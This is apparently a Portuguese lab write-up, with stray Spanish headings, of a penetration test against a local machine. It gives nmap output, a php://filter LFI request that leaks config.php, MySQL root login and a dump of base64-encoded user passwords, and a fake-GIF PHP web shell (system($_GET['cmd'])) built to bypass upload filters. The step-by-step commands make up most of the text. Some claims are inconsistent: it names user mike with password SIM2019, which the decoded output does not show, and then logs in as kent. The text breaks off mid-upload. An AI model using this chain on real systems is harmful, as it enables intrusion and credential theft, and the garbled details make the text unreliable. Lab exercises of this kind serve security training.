1337DAY-ID-33575  4.3  https://vulners.com/zdt/1337DAY-ID-33575  *EXPLOIT*|_      PACKETSTORM:140265  0.0  https://vulners.com/packetstorm/PACKETSTORM:140265  *EXPLOIT*|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)| http-cookie-flags:|   /login.php:|     PHPSESSID:|_      httponly flag not set|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-comments-displayer: Couldn't find any comments.111/tcp   open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)| rpcinfo:|   program version    port/proto  service|   100000  2,3,4        111/tcp   rpcbind|   100000  2,3,4        111/udp   rpcbind|   100000  3,4          111/tcp6  rpcbind|   100000  3,4          111/udp6  rpcbind|   100024  1          40613/tcp6  status|   100024  1          46576/udp6  status|   100024  1          50913/tcp   status|_  100024  1          58315/udp   status3306/tcp  open  mysql   syn-ack ttl 63 MySQL (blocked - too many connection errors)| banner: k\x00\x00\x00\xFFi\x04Host '192.168.10.72' is blocked because o|_f many connection errors; unblock with 'mysqladmin flush-hosts'50913/tcp open  status  syn-ack ttl 63 1 (RPC #100024)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: general purposeRunning: Linux 3.X|4.XOS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4OS details: Linux 3.2 - 4.14Uptime guess: 0.041 days (since Tue Feb 17 10:00:51 2026)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=255 (Good luck!)IP ID Sequence Generation: All zeros
Host script results:|_ipidseq: All zeros|_clock-skew: -1s| qscan:| PORT   FAMILY  MEAN (us)  STDDEV  LOSS (%)| 80     0       1121.50    349.88  0.0%| 111    0       1090.50    281.39  0.0%| 3306   0       1171.30    325.32  0.0%|_50913  0       1287.50    410.90  0.0%|_dns-brute: Can't guess domain of "192.168.10.176"; use dns-brute.domain script argument.|_path-mtu: PMTU == 1500|_fcrdns: FAIL (No PTR record)
Read data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Tue Feb 17 11:00:12 2026 -- 1 IP address (1 host up) scanned in 338.16 seconds
Depois, detectando que tem uma página web, acessaremos a web:

2. EXPLORAÇÃO DE LFI E EXTRAÇÃO DE CREDENCIAIS (Fase Web)
Sección titulada «2. EXPLOTACIÓN DE LFI Y EXTRACCIÓN DE CREDENCIALES (Fase Web)»Temos o objetivo de obter acesso a arquivos sensíveis do servidor (código fonte e configurações) aproveitando uma vulnerabilidade na aplicação web chamada “Local File Inclusion (LFI)” com a técnica chamada “PHP Wrappers (php://filter)”
2.1. ANÁLISE INICIAL E HIPÓTESES
Sección titulada «2.1. ANÁLISIS INICIAL Y HIPÓTESIS»2.1.1. A Observação
Sección titulada «2.1.1. La Observación»Ao realizar a requisição inicial com curl ou navegar na web, observaremos a estrutura dos links:

Estrutura dos links:
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]2.1.1. A Hipótese
Sección titulada «2.1.1. La Hipótesis»O uso do parâmetro ?page= sugere que o servidor está utilizando uma função PHP (provavelmente include(), require() ou file_get_contents()) para carregar dinamicamente o conteúdo.
O código no backend provavelmente se assemelha a isto:
<?php include($_GET['page'] . ".php"); ?>Isso é um vetor clássico para LFI (Local File Inclusion). Se não houver sanitização, podemos manipular page para carregar arquivos que o desenvolvedor não pretendia mostrar.
2.2. O DESAFIO TÉCNICO: “BLIND” LFI
Sección titulada «2.2. EL RETO TÉCNICO: “BLIND” LFI»Queremos ler o arquivo de configuração, que intuímos que se chama config ou config.php.
Tentativa Falhada:
Se fizermos: http://192.168.10.176/?page=config

Curl via terminal:

O servidor faz: include("config.php");
O Problema: O arquivo config.php contém variáveis ($username, $password), mas não imprime nada (echo). Portanto, o servidor executa o código PHP internamente e nos devolve uma página em branco. Não vemos as senhas.
2.3. A SOLUÇÃO: PHP WRAPPERS
Sección titulada «2.3. LA SOLUCIÓN: PHP WRAPPERS»Para evitar que o servidor execute o código PHP, precisamos que ele nos devolva como texto plano. Utilizaremos o protocolo php://filter.
A Técnica: Pedimos ao servidor que:
- Abra o recurso
config. - Passei por um filtro de conversão para Base64.
- Nos devolva o resultado.
Por estar em Base64, o servidor não o reconhece como código executável, portanto, imprime a string de texto codificada.
O Comando Executado:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ curl "http://192.168.10.176/?page=php://filter/convert.base64-encode/resource=config"
2.4. ANÁLISE DE DECODIFICAÇÃO BASE64
Sección titulada «2.4. ANÁLISIS DECODIFICACIÓN BASE64»Agora vamos decodificar a string obtida removendo a string ou utilizando a opção -i (ignore garbage) se estiver disponível, embora o ideal seja remover as quebras de linha.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8" | tr -d '\n' | base64 -d
Depois, obtivemos o conteúdo real de config.php:
<?php$server = "localhost";$username = "root";$password = "H4u%QJ_H99";$database = "Users";?>3. DO MYSQL AO UPLOAD
Sección titulada «3. DE MYSQL A L’UPLOAD»Agora que temos as credenciais de MySQL (root / H4u%QJ_H99) obtidas por LFI, devemos conseguir acesso ao painel web e descobrir onde os arquivos são salvos.
3.1. ENUMERAÇÃO DO BANCO DE DADOS (O passo perdido)
Sección titulada «3.1. ENUMERACIÓN DE LA BASE DE DATOS (El paso perdido)»Temos o usuário do banco de dados, mas precisamos do usuário da web. Frequentemente, os dados estão correlacionados.
3.1.1 Conexão
Sección titulada «3.1.1 Conexión»Nos conectaremos ao servidor MySQL remoto a partir da nossa máquina Kali.
Comando:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ mysql -h 192.168.10.176 -u root -p# Et demanarà password. Introdueix: H4u%QJ_H993.1.1.1 ⚠️ ERRO CRÍTICO: HOST BLOQUEADO
Sección titulada «3.1.1.1 ⚠️ ERROR CRÍTICO: HOST BLOQUEADO»Se recebermos o erro ERROR 1129 ... Host '...' is blocked:

- Causa: Muitos erros de conexão (Nmap).
- Solução: Mudaremos de IP (VPN/Vbox).

3.1.1.2 ⚠️ ERRO SSL
Sección titulada «3.1.1.2 ⚠️ ERROR SSL»Se recebermos o erro ERROR 2026 (HY000): TLS/SSL error... ou unknown variable 'ssl-mode':
-
Causa: O nosso cliente (MariaDB no Kali) requer uma flag diferente para desativar o SSL obrigatório.
-
Solução: Utilizaremos a flag
-skip-ssl.┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ mysql -h 192.168.10.176 -u root --skip-ssl -p
3.1.2 Exploração (Recon)
Sección titulada «3.1.2 Exploración (Recon)»Uma vez dentro do prompt do MySQL (mysql>), executaremos as seguintes consultas para ver o que há:
-
Listar bancos de dados:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ SHOW DATABASES;Resultado: Veremos um banco de dados chamado
Users. -
Selecionar o banco de dados:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ USE Users; -
Ver tabelas:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ SHOW TABLES;Resultado: Existe uma tabela chamada
users. -
Extrair conteúdo:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ SELECT * FROM users;

3.1.3 Resultado obtido
Sección titulada «3.1.3 Resultado obtenido»A base de dados retorna o seguinte (nomes e senhas em base64):
MySQL [Users]> SELECT * FROM users;+------+------------------+| user | pass             |+------+------------------+| kent | Sld6WHVCSkpOeQ== || mike | U0lmZHNURW42SQ== || kane | aVN2NVltMkdSbw== |+------+------------------+3 rows in set (0.019 sec)
MySQL [Users]>
3.1.4 Decodificação
Sección titulada «3.1.4 Decodificación»Saímos do MySQL (exit) e decodificaremos as senhas no nosso terminal:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "Sld6WHVCSkpOeQ==" | base64 -dJWzXuBJJNy┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "U0lmZHNURW42SQ==" | base64 -dSIfdsTEn6I┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "aVN2NVltMkdSbw==" | base64 -diSv5Ym2GRo┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$Agora sabemos que o usuário web é mike e a senha SIM2019.
3.2. ACESSO WEB E BYPASS DE UPLOAD
Sección titulada «3.2. ACCESO WEB Y BYPASS DE SUBIDA»Agora que temos credenciais válidas, iremos para a web.
3.2.1 Login
Sección titulada «3.2.1 Login»- Navegaremos até
http://192.168.10.176/?page=login. - Inseriremos User:
kent/ Pass:JWzXuBJJNy. - Se o login estiver correto, seremos redirecionados ou veremos que agora temos acesso a
?page=upload.
3.2.2 Criação do arquivo malicioso (Bypass de filtros)
Sección titulada «3.2.2 Creación del archivo malicioso (Bypass de filtros)»A aplicação normalmente verifica se o arquivo é uma imagem. Se subirmos um .php diretamente, ela dará erro (“Extension not allowed”).
A técnica: Criaremos um “Falso GIF”
- Adicionaremos o cabeçalho mágico
GIF89ano início do arquivo (o servidor pensará que é uma imagem). - Adicionaremos o código PHP malicioso depois.
- Salvaremos como
.gif.
Comando no Kali:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "GIF89a" > shell.gif┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "<?php system(\$_GET['cmd']); ?>" >> shell.gif3.2.3 O upload
Sección titulada «3.2.3 La subida»-
Iremos para o login
http://192.168.10.176/?page=login.
-
Iremos para
